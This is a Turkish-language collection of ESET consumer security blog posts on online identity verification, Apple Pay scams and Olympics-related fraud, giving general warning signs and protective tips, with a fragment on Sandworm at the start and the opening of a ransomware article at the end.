On yıl sonra Sandworm, özellikle Ukrayna’da çeşitli kritik altyapı sektörlerinde faaliyet gösteren kuruluşları hedef almaya devam ediyor. ESET araştırmacıları, Nisan-Eylül 2025 dönemini kapsayan [en son APT Faaliyet Raporu’nda,](https://antivirus.com.tr/eset-apt-faaliyet-raporu-2025-2-ve-3-ceyrek/) Sandworm’un Ukrayna’daki hedeflerine düzenli olarak wiper saldırıları düzenlediğini tespit ettiklerini belirtti.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Araştırma, Kurumsal Güvenlik, Siber Güvenlik
---
### [İnternette kimlik doğrulama zamanı geldi mi?](https://antivirus.com.tr/internette-kimlik-dogrulama-zamani-geldi-mi/)
**Published:** Şubat 9, 2026
**Author:** ESET
**Excerpt:** Kimlik doğrulama çevrimiçi ortamda standart hâle gelmeli mi? Avustralya'nın 16 yaş altı için uyguladığı sosyal medya yasağı, bu sorunun önemini gösteriyor.
**Content:**
Kimlik doğrulama çevrimiçi ortamda standart hâle gelmeli mi? Avustralya’nın 16 yaş altı için uyguladığı sosyal medya yasağı, bu sorunun önemini gösteriyor.
Avustralya’da yürürlüğe giren yeni yasa, 16 yaşın altındakilerin sosyal medya hesabı sahibi olmasını yasaklıyor. Para cezalarından kaçınmak için sosyal medya şirketleri yasayı ihlal ettiğini düşündükleri hesapları kaldırmak için acele ediyor. Dikkat çekici olan, sahte yaş bilgisi kullanarak hesap oluşturmaya çalışan 16 yaşın altındaki kişiler için herhangi bir yaptırım bulunmaması. Bu tür bir yasağı uygulayan ilk ülke olan Avustralya, bir nevi örnek teşkil ediyor. Dünya, yasanın ne kadar etkili olduğunu ve istenen sonuçları verip vermediğini görmek için bu ülkeyi izliyor.
2026 yılı yeni başladığı için bu durum internet kullanıcıları ve düzenleyiciler için daha geniş bir soruyu da gündeme getiriyor. Bu yıl, dünyanın çevrimiçi kimlik kavramını yeniden ele alacağı yıl olacak mı?
## Mevcut durum işe yaramıyor, kimlik doğrulama ne sağlayacak?
Avustralya’nın yeni yaş kuralları, [çocukların](https://antivirus.com.tr/dijital-yerliler-siber-guvenliklerini-nasil-artirabilir/) sosyal medya platformlarında karşılaştıkları iyi belgelenmiş risklere ilişkin endişelere dayanıyor olsa da sosyal medya deneyimini değiştirme ihtiyacına yönelik en iyi çözüm, onu tamamen yasaklamakla tam olarak karşılanmayacaktır. Temel sorunlar hâlâ devam ediyor. Birisi 16 yaşına girdiğinde onu daha önce korunduğu sorunlara maruz bırakmak birdenbire kabul edilebilir mi? Elbette tüm insanlar zararlı içerik, istismar ve diğer olumsuz deneyimlerden korunmalıdır.
Tarih de bir şeyi yasaklamanın talebi artırdığını göstermektedir. Kendi gençliğimden hatırlıyorum; radyo istasyonlarının Frankie Goes to Hollywood’un “Relax” gibi şarkıları yasaklamıştı. Yasak, herkesin bu şarkıyı daha fazla dinlemesine neden oldu ve şarkının listelerde daha uzun süre bir numarada kalmasına yardımcı oldu. Yasaklama talebi artırır ve bu durumda, Avustralya’da 16 yaşın altındakiler alternatifler aradıkça çevrimiçi tehlikeler sorunu daha da kötüleşebilir.
Bu arada, diğer çeşitli ülkelerde ve [bazı ABD eyaletlerinde](https://antivirus.com.tr/cocuklar-icin-internet-guvenligi-yasasi-yine-yetersiz/) yaş doğrulama mevzuatı da yetişkinlere yönelik içeriğe erişimi sınırlamaya çalışmakta ve içeriğini kısıtlaması gereken web sitelerinde çok sayıda yaş doğrulama teknolojisinin ortaya çıkmasına neden olmaktadır. Bazı teknolojiler yüz okuma özelliklerine dayalı gerçek zamanlı yaş belirleme sunarken diğerleri devlet tarafından verilen kimlik veya finansal belgeleri kullanarak daha resmî yöntemlere dayanmaktadır. Tüm bu yaklaşımlar, özellikle veri toplama ve depolama konusunda ek gizlilik endişeleri yaratabilir.
Buna [kimlik avı e-postaları](https://antivirus.com.tr/oltadan-kurtulmak-bir-kimlik-avi-phishing-linkine-tikladiktan-sonra-yapilmasi-gereken-10-sey/), [romantik dolandırıcılık,](https://antivirus.com.tr/sevgiliniz-bir-dolandirici-olabilir-mi-kotu-bir-aska-yakalanmaktan-nasil-kacinilir/) [finansal dolandırıcılık](https://antivirus.com.tr/finansal-dolandiricilik-yapay-zeka-ile-sosyal-medyada/) ve siber suçluların ve dolandırıcıların kurbanlarını kandırmak için kullandıkları diğer çeşitli yöntemleri de eklediğinizde şu soru ortaya çıkabilir: İnternet hizmetleri ve uygulamalarının bugün çalışma şekli hâlâ amaca uygun mu?
30 yıl önce bir gün cebinizdeki küçük bir cihazın size her yerden hemen hemen herkesle bağlantı kurma, etkileşimde bulunma, alışveriş yapma, rezervasyon yapma, isteğe bağlı TV izleme imkânı sağlayacağını söyleseydi ne düşünürdünüz? Ancak telefonunuzdaki bu harika özelliklerin yanı sıra başkalarını zorbalığa maruz bırakma ve hesap verme yükümlülüğü olmadan istediğiniz kadar küfürlü davranma ve hatta bunu yaparken anonim kalma ya da tam tersine bu tür davranışların hedefi olma olasılığı da vardır. Bu konuyu bir bütün olarak değerlendirdiğinizde bu cihazlardan birine sahip olmamayı da isteyebilirdiniz.

## Kimlik doğrulama yok: Peki, kim bu tacizci?
İnternetteki taciz edici veya istenmeyen davranışların genellikle başka bir yerden geldiği varsayımı yaygın olabilir. Komşunuz veya tanıdığınız biri olmadığını hatta bazen şehrinizden biri bile olmadığını ve bu kişilerin genellikle uzaktan birileri olduğunu düşünebilirsiniz.
[BBC’nin](https://www.bbc.co.uk/sport/football/articles/c62n6779874o) yakın zamanda yaptığı bir araştırma, sadece bir hafta sonu içinde Premier Lig ve Kadınlar Süper Ligi’ndeki yöneticilere ve oyunculara yönelik 2.000 adet aşırı taciz içeren sosyal medya paylaşımı olduğunu ortaya çıkardı. Bu paylaşımların bazıları ölüm ve tecavüz tehditleri içerecek kadar aşırıydı. Bu da demek oluyor ki sosyal medya hesapları oluştururken resmî bir kimlik doğrulama gerekmediğinden ve VPN kullanımı izlemeyi zorlaştırdığından aşırı paylaşımların arkasındaki kişileri tespit etmek aslında pek de olası değildir.
Kimlik doğrulaması gerektiren düzenlemelere tabi bir şirket tarafından işletilen bir uygulama veya hizmet olmadığı sürece, insanlar istedikleri herhangi bir kimlikle birçok hizmette hesap oluşturabilirler. Bu anonimlik seçeneği, internet özgürlüğünün temel kavramlarından biri olmuştur ancak bunun kasıtlı olup olmadığı tartışmalıdır. Hesap oluştururken pozitif kimlik doğrulamanın önündeki engel, hizmetlerin sonuçta daha az kullanıcıya sahip olabileceğidir – bu, hesap oluşturma sürecinde sürtüşmelere yol açar ve reklam ve sponsorlu içerik sunmak için kullanıcı sayısına güvenen şirketlerin kaçınmak istediği bir durumdur.
Bu da daha geniş bir soruyu gündeme getirir: İnternetin, kimlik doğrulama yapılmış kullanıcılara ihtiyacı olduğunun genel olarak kabul edilme zamanı geldi mi?
Tüm hizmetlerin doğrulanmış kullanıcılara sahip olması gerektiğini söylemiyorum. Ancak doğrulanmamış kullanıcıların içeriklerini, gönderilerini ve iletişim girişimlerini kapatabilirsek çevrimiçi deneyim önemli ölçüde iyileşebilir. Premier Lig’deki futbol menajerleri ve oyuncuları, bugün maruz kaldıkları hakaret ve küfür seline maruz kalmadan sosyal medyada yer alabilirler ve doğrulanmış bir kullanıcı aşırı bir tehditte bulunursa kanunların uygulamasının sonuçlarıyla karşı karşıya kalabilir.
Bu kavramı genişleterek 16 yaşın altındaki kullanıcıların yalnızca doğrulanmış kullanıcıların içerikleriyle etkileşime girmesini sağlamak, bugünün sorunlarını tamamen çözmeyebilir ancak sorunların %80’ini ortadan kaldırarak 80/20 kuralına uygun bir çözüm sunabilir.
Avantajları sosyal medya ile sınırlı değildir. Şu anda, e-posta gelen kutumda genel posta listesi e-postalarını, işlem yapılması gereken e-posta mesajlarından ayırma seçeneği bulunmaktadır. Doğrulanmamış gönderenler için üçüncü bir filtre eklemek, olası spearphishing ve hedefli saldırıları da önlemeye yardımcı olacaktır. Elbette siber suçluların doğrulanmış hesapları ele geçirme riski vardır, bu nedenle bu bir sihirli çözüm olmayabilir. Ancak ek bir koruma katmanı sağlar.
## Doğrulama olsa da “kimlik” görünür olmak zorunda değil
Önemli olan, kimlik doğrulamanın kimliği koruma seçeneğini ortadan kaldırmamasıdır. Örneğin, bir arkadaşlık platformu tüm abonelerin kimliğini doğrulayabilir ancak yine de onların istedikleri herhangi bir profil kimliğini almalarına izin verebilir. Koruma, platformdaki her üyenin gerçek bir kişi olarak doğrulandığı ve kimliklerinin platform tarafından bilindiği bilgisiyle sağlanır. Herhangi bir suistimal veya dolandırıcılık, o zaman bireye atfedilebilir ve bu da ilgili makamların harekete geçmesine olanak tanır.
Doğrulanmış ve doğrulanmamış bireyler arasında ayrım yapan bir internete geçmek, mevcut durumu büyük ölçüde sıfırlayacaktır. İfade özgürlüğünün kısıtlandığına dair iddialar ortaya çıkarken büyümeyi göstermek için kullanıcı sayılarına güvenen şirketler değerlemelerini sıfırlamak zorunda kalabilirler. Ancak doğrulanmış kimlik kavramı ifade özgürlüğünü kısıtlamaz veya susturmaz. Bu kavram, insanlara doğrulanmamış kaynaklardan gelen gürültü ve suistimalleri filtreleme seçeneği sunar.
Kesin olan bir şey var: İçeriği yaşa göre sınırlandırmanın mevcut yöntemleri, istenmeyen, küfürlü veya yasa dışı içerik sorununu çözmüyor. Sosyal medya kullanımının yasaklandığı kişiler söz konusu olduğunda ise bu önlemler bazılarını yeraltına itebilir veya kısıtlamaları aşmaya yöneltebilir, bu da riski azaltmak yerine potansiyel olarak daha tehlikeli hâle getirebilir ve riski artırabilir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Gizlilik, Kişisel Veriler, Siber Güvenlik
---
### [Apple Pay 'de sık görülen dolandırıcılık yöntemleri](https://antivirus.com.tr/apple-pay-de-sik-gorulen-dolandiricilik-yontemleri/)
**Published:** Şubat 9, 2026
**Author:** ESET
**Excerpt:** Apple Pay kullanıcılarını hedef alan en yaygın dolandırıcılık yöntemleri ve bir adım önde olmak için yapabileceğiniz şeyler
**Content:**
*Apple Pay kullanıcılarını hedef alan en yaygın dolandırıcılık yöntemleri ve bir adım önde olmak için yapabileceğiniz şeyler*
Apple Pay, tüketiciler arasında açıkça büyük bir başarı elde etti. [Tahminlere](https://capitaloneshopping.com/research/apple-pay-statistics/) göre, yalnızca 2025 yılında dünya çapında yüz milyonlarca kullanıcıya ulaştı ve trilyonlarca ödeme işledi. Ancak unutmayalım, para kazanılacak bir yer varsa dolandırıcılar da çok uzaklarda olmaz.
Apple, güvenlik ve gizliliği göz önünde bulundurarak dijital ekosistemler tasarlamasıyla tanınır. Bu nedenle [Apple Pay](https://support.apple.com/en-gb/101554), ödemeleri onaylamak için biyometrik kimlik doğrulama (yani Face ID) kullanır. Ayrıca tokenleştirme gibi önlemler de içerir böylece bilgisayar korsanları kart bilgilerinizi doğrudan cihazınızdan/cüzdanınızdan [çalamaz](https://support.apple.com/en-gb/101554) ve satın alımlarınız korunur. Ancak platform ve sağlam itibarı, genellikle cihaz/cüzdan sahibini “hackleyerek” dolandırıcılık için kötüye kullanılabilir.
Google Pay kullanıcıları da dikkatli olmalı çünkü yaygın dolandırıcılık yöntemleri genellikle teknolojik boşlukları istismar etmekten ziyade kullanıcı davranışını manipüle etmeye yöneliktir. Bu arada, mobil ödeme hizmetlerinin merkezinde yer alan yakın alan iletişimi (NFC) teknolojisi, bazı kötü niyetli kişilerin hedefinde giderek daha fazla yer almaktadır. [ESET araştırmacıları,](https://antivirus.com.tr/ngate-android-kotu-amacli-yazilimi-para-calmak-icin-nfc-trafigini-aktariyor/) NFC’yi kötüye kullanan Android kötü amaçlı yazılımlarının tespitlerinin 2025’in ilk ve ikinci yarısı arasında neredeyse iki katına çıktığını tespit etmiştir.
Apple Pay kullanıcılarını hedef alan bazı yaygın dolandırıcılık yöntemleri şunlardır.
## Apple Pay kullanıcılarını hedef alan en yaygın altı dolandırıcılık yöntemi
Dolandırıcılar Apple Pay’de genellikle finansal bilgilerinizi, paranızı veya Apple Kimliğinizi ve giriş bilgilerinizi/2FA kodlarınızı ele geçirmek ister. En yaygın dolandırıcılık türleri şunlardır:
### Kimlik avı
Genellikle bilgilerinizi doğrulamanız gerektiğini iddia eden bir kısa mesaj, telefon görüşmesi veya e-posta alırsınız. Yem, geri almanız gereken bir ödül veya size ödenmesi gereken bir geri ödeme olabilir. Ya da Apple Pay hesabınızın askıya alındığı, kartınızın Apple Pay’e eklendiği veya benzer bahanelerle ilgili sahte bir hikâye olabilir. Verilen bağlantılara tıkladığınızda genellikle bir kimlik avı sitesine yönlendirilirsiniz ve burada banka hesabı veya kart bilgilerinizi girmeniz istenir. Aynı senaryo, bir bağlantıya tıklamanızı veya bir telefon numarasını aramanızı isteyen [smishing mesajlarında](https://antivirus.com.tr/sosyal-muhendislik-saldirilari-vishing-smishing-ve-phishing-kendinizi-nasil-koruyabilirsiniz/) da geçerlidir.

*Kaynak:* [*Apple tartışma forumu*](https://discussions.apple.com/thread/255957361?sortBy=rank)
Bazı durumlarda, dolandırıcı bu bilgileri gerçek zamanlı olarak toplayabilir. Bu durumda, bankanız yeni ayarı onaylamak için tek kullanımlık bir kod gönderir. Kimlik avı sitesi bu kodu anında ister. Ve eğer girerseniz dolandırıcı kart bilgilerinizi cüzdanına ekler.
### Pazar yeri
Sahte bir alıcı, çalıntı kartları Apple Pay hesabına bağlar ve bunları dijital bir pazarda sattığınız bir ürünü (genellikle yüksek değerli) satın almak için kullanır. Meşru kart sahibi olan kişi olanları fark ettiğinde banka ile bu harcamaları itiraz eder. Ardından, bu harcamaları geri ödemeniz istenir. Tabii ki bu noktada, ürünü dolandırıcıya çoktan göndermişsinizdir.
### Fazla ödeme
Bir dolandırıcı, pazarda sattığınız bir ürünle ilgili size mesaj gönderir. Ödemeyi yapar ancak size fazla para gönderir. Apple Cash (ABD’deki Apple Pay müşterilerinin kullanabileceği eşler arası hizmet) veya başka bir nakit uygulaması (ör. [Venmo](https://antivirus.com.tr/en-yaygin-10-venmo-dolandiriciligi-ve-guvende-kalma-yollari/), Zelle) kullanarak farkı iade etmenizi ister. Alıcının çalıntı bir kart kullandığı ortaya çıkar, bu da ürününüzü, yaptıkları orijinal ödemeyi ve iade tutarını kaybettiğiniz anlamına gelir.
### İstenmeyen ödeme
Yukarıdaki dolandırıcılığa benzerdir ancak Apple Pay kullanan birinden ansızın bir ödeme alırsınız. Apple Cash veya hediye kartı aracılığıyla geri ödemenizi isterler. Yine, sonunda dolandırıcı tarafından kullanılan kartın gerçek sahibine orijinal tutarı geri ödemeniz istenir. Ve tabii ki geri ödeme tutarı kadar zarara uğrarsınız.

*Kaynak:* [*Reddit*](https://www.reddit.com/r/Scams/comments/1p1gt6o/us_apple_cash_scam_very_weird_situation/)
### Sahte makbuz
Dolandırıcılar, çevrimiçi olarak sattığınız bir ürünü satın almayı kabul ederler. Apple Pay ile ödeme yaptıklarını gösteren bir ekran görüntüsü gönderirler. Ürünü gönderip takip numarasını verene kadar paranın beklemede veya “emanette” olduğunu iddia edebilirler. Aslında hiç ödeme yapmamışlardır – Apple Pay, parayı emanette tutmaz.
### Halka açık Wi-Fi
Hackerlar, kafe veya havaalanı gibi halka açık bir alanda, meşru bir halka açık Wi-Fi ağını taklit eden bir “kötü ikiz” erişim noktası çalıştırabilir. Bunu, cihazınıza gelen ve giden trafiği izlemek için kullanırlar ve Apple kimliğinizi ve parolanızı ele geçirmek için sizi sahte bir Apple portalına yönlendirebilirler. Bunlar, bazı durumlarda Apple Cash bakiyenizi boşaltmak için kullanılabilir.
## Dikkat edilmesi gereken Apple Pay uyarı işaretleri
Aşağıdakilerden herhangi birini fark ederseniz muhtemelen bir dolandırıcıyla iletişime geçtiniz demektir:
- Hiç tanışmadığınız biriyle giriş bilgilerinizi veya finansal bilgilerinizi paylaşmak gibi akılsızca bir karar vermenizi aceleye getirmek için aciliyet içeren bir metin, e-posta veya telefon. Bu, klasik bir sosyal mühendislik tekniğidir.
- Dolandırıcıların Apple hesabınızı ele geçirmesine ve/veya kartınızı cüzdanlarına eklemesine olanak tanıyan 2FA kodlarınızın istenmesi. Ne Apple ne de bankanız bu bilgileri asla istemez.
- Apple Pay ile az önce aldığınız ödemenin bir kısmını veya tamamını geri göndermeniz istenmesi, hediye kartı veya Apple Cash gibi başka bir yöntemle bunu yapmanızın istenmesi gibi durumlar tehlike işareti olmalıdır.
- Ödemeyi almadan önce ürünlerinizi göndermenizi talep etmek (alıcının ödemeyi yaptığını iddia eden bir ekran görüntüsü ile birlikte).
- Arayan/gönderen kişinin Apple veya bankanız için çalıştığını söylediği ve hassas kişisel/finansal/giriş bilgilerini isteyen, istenmeyen herhangi bir metin, arama veya e-posta.
## Apple Pay güvenliğinizi koruyun
Apple Pay dolandırıcılıkları rahatsız edici derecede yaygın görünebilir ancak kişisel bilgilerinizi, paranızı ve hesaplarınızı güvende tutmak sandığınız kadar zor değildir. Öncelikle, yukarıda listelenen en yaygın uyarı işaretlerini ve Apple Pay dolandırıcılıklarını tanımak için biraz zaman ayırın. Bu dolandırıcılıkların gelişmesiyle birlikte hafızanızı tazelemek ve bilgilerinizi güncellemek için zaman zaman kontrol etmeye devam edin. Ardından şunları göz önünde bulundurun:
- Hassas değişiklikler için Face ID gerektirmesini sağlamak üzere çalınan cihaz korumasını etkinleştirin. Ayarlar > Face ID ve Parola > Çalınan Cihaz Koruması.
- Apple Pay cüzdanınızdaki tüm kartlar için “bildirimlere izin ver” seçeneğini etkinleştirin, böylece ödeme yapıldığında hemen uyarı alırsınız.
- Çevrimiçi bir ürün satın alıyorsanız satıcının dolandırıcı olma ihtimaline karşı, Apple Pay hesabınızda geri ödeme yapılabilen kartları kullanın.
- Halka açık bir Wi-Fi kullanıyorsanız bağlantınızın güvenli kalması ve verilerinizin ele geçirilememesi için [sanal özel ağ](https://antivirus.com.tr/vpn-mi-satin-aliyorsunuz-iste-bilmeniz-ve-aramaniz-gerekenler/) (VPN) kullandığınızdan emin olun.
- Güvenilir bir [siber güvenlik sağlayıcısı](https://www.eset.com/tr/home/protection-plans/#inside-windows) tarafından sunulan bir VPN kullanmayı düşünün. Bu VPN, iOS kullanıcılarının çevrimiçi güvenliğini sağlamak için diğer hizmetleri de içerebilir, örneğin [dark web taraması](https://antivirus.com.tr/dark-web-de-size-ait-kisisel-bilgiler-mi-var-simdi-ne-olacak/) içeren kimlik koruması.
## Dolandırıldığınızı düşünüyorsanız
Apple Pay dolandırıcılığının kurbanı olduğunuzu düşünüyorsanız zaman çok önemlidir. Uygulamaya tıklayarak veya bankanızla iletişime geçerek ödemeyi iptal etmek mümkün olabilir. Apple Kimliğinizi/giriş bilgilerinizi veya kart bilgilerinizi farkında olmadan paylaştıysanız parolanızı hemen değiştirin ve bankanızla iletişime geçerek kartlarınızı iptal ettirin ve yeniden düzenlettirin.
Ayrıca dolandırıcılığı [Federal Ticaret Komisyonu’na (FTC)](https://reportfraud.ftc.gov/#/) veya Avrupa’da [Europol aracılığıyla](https://reportfraud.ftc.gov/#/) ulaşabileceğiniz ilgili makamlara veya bulunduğunuz yerdeki ilgili birimlere bildirmek de faydalı olabilir.
Dijital ödeme hizmetleri ve cüzdanlar hayatımızı kolaylaştırır. Ancak dolandırıcılığa maruz kalmamızı da daha hızlı ve kolay hâle getirir. Çevrimiçi olarak satın alırken, satarken ve mesajları incelerken bir saniye durup düşünmek faydalı olacaktır.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Apple, Dolandırıcılık, Gizlilik, Siber Güvenlik
---
### [Spor dolandırıcılığı ve diğer siber tehditlere karşı dikkat](https://antivirus.com.tr/spor-dolandiriciligi-ve-diger-siber-tehditlere-karsi-dikkat/)
**Published:** Şubat 10, 2026
**Author:** ESET
**Excerpt:** Spor dolandırıcılığı siber suçlular için büyük bir cazibe kaynağıdır. Bu en iyi uygulamaları takip ederek kaybeden tarafta olmadığınızdan emin olun.
**Content:**
*Spor dolandırıcılığı siber suçlular için büyük bir cazibe kaynağıdır. Bu en iyi uygulamaları takip ederek kaybeden tarafta olmadığınızdan emin olun.*
Siber suçlular her zaman büyük spor etkinliklerine ilgi duymuşlardır. Küresel marka bilinirliği ve geniş dijital ayak izi, bu etkinlikleri fırsatçı dolandırıcılar için popüler bir seçenek hâline getirir. Ve olimpiyatlar hem büyüklük hem de bilinirlik açısından en cazip fırsattır.
Siber suçlular yıllardır olimpiyatlardan yararlanmaya çalışıyor. Örneğin, 2008 Pekin Yaz Olimpiyatları sırasında sahte bilet satış siteleri hızla [yayılmıştı](https://www.networkworld.com/article/904360/security-the-olympic-games-were-hacked.html). O zamandan beri, bazı devlet destekli tehdit aktörleri bile bu işe dâhil oldu ve Wi-Fi erişim noktalarını ve TV yayınlarını kapatarak oyunların resmî uygulamasının arka uç sunucularını felce uğratan wiper kötü amaçlı yazılımlar kullanarak[ 2018 Pyeongchang oyunlarını aksattı](https://antivirus.com.tr/siber-suclular-kirli-oynuyor-spor-dunyasinda-gerceklesen-10-siber-saldiri/). Bazı[ hacktivistler](https://antivirus.com.tr/hacktivizm-gelisiyor-ve-bu-tum-kuruluslar-icin-kotu-haber-olabilir/) de davalarına dikkat çekmek için mükemmel fırsatları kollamaya devam ederler.
Peki, dünya Milano-Cortina 2026’ya hazırlanırken dikkat etmeniz gereken en yaygın tehditler nelerdir? Ve nasıl güvende kalabilirsiniz?
## Spor dolandırıcılığı ve dikkat edilmesi gerekenler
Sporseverlerin etkinlik öncesindeki günlerde ve 16 günlük oyunlar süresince dikkat etmeleri gereken çeşitli tehditler vardır. Bunlar arasında şunlar yer alır:
### Kimlik avı girişimleri
Bunlar, oyunların resmî organizatörleri, sponsorları veya diğer üçüncü tarafları taklit eden, istenmeyen e-postalar, metin mesajları veya sosyal medya mesajlarıdır. Genellikle, kişisel ve finansal bilgilerinizi girmenizi veya kötü amaçlı bağlantılara tıklamanızı/ekleri açmanızı sağlayarak sessizce kötü amaçlı yazılım yüklemeye çalışırlar. Örnekler şunlardır:
- Kötü amaçlı yazılımların yüklenmesine veya kimlik bilgilerinin çalınmasına yol açan ücretsiz yayın bağlantıları,
- Özel ödül çekilişleri ve oyunlara biletler gibi “son şans teklifleri”,
- İptal edilen biletler veya ödeme sorunları hakkında uyarılar.
### Sahte olimpiyat siteleri
Resmî bilet, seyahat ve konaklama satışı yaptığını iddia eden bazı e-ticaret siteleri gerçek gibi görünebilir. Ancak bunların tek amacı paranızı ve/veya kart bilgilerinizi ele geçirmektir. Satın aldığınız ürün aslında mevcut değildir. Bazı durumlarda, dolandırıcılar Airbnb, eBay ve Facebook Marketplace gibi gerçek sitelere ve pazar yerlerine sahte ilanlar da verebilirler.
### Ücretsiz ve yasa dışı yayın siteleri
Bazı siteler sporseverlere maçların video içeriklerine ücretsiz erişim imkânı sunar. Ancak bu siteler, bağlantılar, eklentiler ve dosyalarda gizlenmiş kötü amaçlı yazılımların yuvası da olabilir. Ayrıca genellikle sadece küçük bir rahatsızlık yaratmayan video üstü reklamlarla doludurlar. Bunun yerine, çoğu kötü amaçlıdır ve üzerlerine tıkladığınızda kötü amaçlı bir web sitesine yönlendirilir veya farkında olmadan cihazınıza kötü amaçlı yazılım indirirsiniz.
### Spor dolandırıcılığı için sahte uygulamalar
Resmî Kış Olimpiyatları uygulamaları gibi görünen mobil uygulamalar, aslında [bilgi hırsızlığı amaçlı kötü amaçlı yazılımlar](https://antivirus.com.tr/verilerinizin-pesindeler-bilgi-hirsizi-nedir-ve-nasil-guvende-kalabilirim/) veya diğer tehditler içerebilir. Bu tür kötü amaçlı uygulamalar çoğunlukla çeşitli üçüncü taraf uygulama mağazalarında bulunur.
### SEO zehirlenmesi
Dolandırıcılar, sponsorlu reklamlar için ödeme yapar veya SEO tekniklerini kullanarak kötü amaçlı web sitelerini arama sonuçlarının en üstüne çıkarır. Drive-by indirmeleri tetikleyebilir veya kişisel bilgilerinizi ele geçirmeye çalışabilirler.
### Destek dolandırıcılığı
Sosyal medyada uçuşunuz, oteliniz veya biletlerinizle ilgili bir sorun hakkında şikâyet ederseniz dolandırıcılar “resmî destek” gibi davranarak devreye girebilirler. Aslında yardım etmek istemiyorlar, sadece kişisel, finansal ve rezervasyon bilgilerinizi almak istiyorlar.
### Sahte iş ilanları dolandırıcılığı
Olimpiyatlara gönüllü veya ücretli çalışan olarak katılmak için [sahte fırsatlara](https://antivirus.com.tr/avcilar-is-basinda-sahte-is-ilanlari-nasil-anlasilir/) dikkat edin. Bunlar genellikle kişisel bilgilerinizi toplamak veya bilgilerinizi işlemek için önceden “ücret” ödemenizi sağlamak amacıyla tasarlanmıştır.
### Yapay zekâ destekli dolandırıcılık
Dolandırıcılar, başarı şanslarını artırmak için yapay zekâ destekli araçları ve hizmetleri giderek daha fazla kullanıyor. Kusursuz yerel dillerde büyük ölçekli kimlik avı web siteleri ve mesajlar oluşturabilirler. Ayrıca karar verme sürecinizi etkilemek için gerçekçi ses ve videolar da oluşturabilirler. Sahte hayır kurumları veya “eğitim fonları” için bağış toplamaya çalışan ünlü sporcuların deepfake videolarına dikkat edin.
### QR kodu kimlik avı
Etkinlikteyseniz quishing [girişimlerine](https://antivirus.com.tr/taramadan-once-dusunun-qr-kodlari-ne-kadar-guvenli/) dikkat edin. Etkinliklerde yayımlanan QR kodları aslında kimlik avı sitelerine ve kötü amaçlı yazılım indirmelerine yönlendirebilir. Bu, ödeme bilgilerinizi veya kişisel bilgilerinizi çalmak için fiziksel ve dijital tehditleri birleştiren, sıkça kullanılan bir taktiktir. Bu taktik, genellikle kimlik avı URL’leri gibi insanlarda aynı düzeyde şüphe uyandırmadığı için özellikle etkilidir. Mobil cihazlar da genellikle dizüstü ve masaüstü bilgisayarlar kadar iyi korunmadığından bu taktiğin başarı şansı daha yüksektir.
### Halka açık Wi-Fi
Etkinlikte dışarıdaysanız kişisel ve finansal bilgilerinizi ele geçirmek için tasarlanmış sahte ve benzer hotspotlara dikkat edin.
## Spor dolandırıcılığı karşısında nasıl korunabilirsiniz?
Çevrimiçi güvenliğinizi sağlamak için resmî Kış Olimpiyatları sitelerine bağlı kalın ve istenmeyen mesajlara ve gerçek olamayacak kadar iyi fırsatlara ilgi göstermeyin. Daha spesifik olarak:
- Biletleri yalnızca[ https://tickets.milanoco](https://tickets.milanocortina2026.org/)[r](https://tickets.milanocortina2026.org/)[tina2026.org/](https://tickets.milanocortina2026.org/) veya[ https://hospitality.milanocortina2026.org/](https://tickets.milanocortina2026.org/)adreslerinden satın alın. Etkinlik organizatörleri, üçüncü taraf bilet satış sitelerinde yeniden satışa izin vermemektedir.
- Ürünler için resmî site olan [shop.olympics.com](https://shop.olympics.com/) adresini kullanın.
- Korsan yayın hizmetlerinden kaçının ve yalnızca NBCUniversal (ABD), BBC (İngiltere), Warner Bros Discovery (Avrupa) gibi resmî yayıncıların barındırdığı siteleri ziyaret edin.
- İstenmeyen mesajlarda, gerçek olamayacak kadar iyi görünen fırsatlara asla güvenmeyin.
- İstenmeyen mesajlardaki bağlantılara tıklamayın veya ekleri açmayın, bunlar meşru Kış Olimpiyatları organizatörleri/sponsorlarından gelmiş gibi görünse bile.
- Meşru sitelerde olsalar bile listeleri dikkatlice inceleyin. Yorumları kontrol edin, her zaman resmî uygulama içi mesajlaşma hizmetini kullanın ve “doğrulanmış” rozeti veya benzeri rozetleri olan satıcıları tercih edin.
- Etkinliğe katılıyorsanız programlar, haritalar ve dijital biletler için resmî olimpiyat uygulamasını indirin.
- Mümkün olduğunca halka açık Wi-Fi’yı kullanmaktan kaçının veya mümkünse VPN kullanın. Hotspot kullanmak zorunda kalırsanız e-posta veya çevrimiçi bankacılık gibi yüksek değerli hesaplara giriş yapmayın.
- Etkinlikte veya e-postalarda görünen QR kodlarını taramaktan kaçının.
- Quishing, smishing ve e-posta tabanlı kimlik avı riskini azaltmak için cihazınıza saygın bir satıcıdan kötü amaçlı yazılım önleme yazılımı yükleyin.
- Olimpiyat oyunları organizatörlerinin gönüllü olmak veya orada çalışmak için asla para talep etmediğini unutmayın. Resmî gönüllü siteleri[ https://team26.milanocortina2026.org/](https://team26.milanocortina2026.org/) adresinde, ücretli roller ise[https://milanocortina2026.intervieweb.it/en/career](https://team26.milanocortina2026.org/) adresinde bulunabilir.
Milano-Cortina’da düzenlenecek XXV Kış Olimpiyat Oyunları, dünyanın dört bir yanındaki sporseverler için büyük bir zevk olacak. Ancak dijital dolandırıcılar da bu olaya yakından ilgi gösterecek. Eğlencenin tadını çıkarın ve güvende kalın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Siber Güvenlik
---
### [Fidye yazılımı grupları kurbanlara nasıl baskı uyguluyor?](https://antivirus.com.tr/fidye-yazilimi-gruplari-kurbanlara-nasil-baski-uyguluyor/)
**Published:** Şubat 19, 2026
**Author:** Kadriye Bay
**Excerpt:** Kurumsal veriler fidye yazılımı grupları tarafından ifşa edildiğinde, saldırı haber döngüsünden kaybolduktan sonra bile sonuçları uzun süre devam eder
**Content:**
*Kurumsal veriler fidye yazılımı grupları tarafından ifşa edildiğinde, saldırı haber döngüsünden kaybolduktan sonra bile sonuçları uzun süre devam eder*
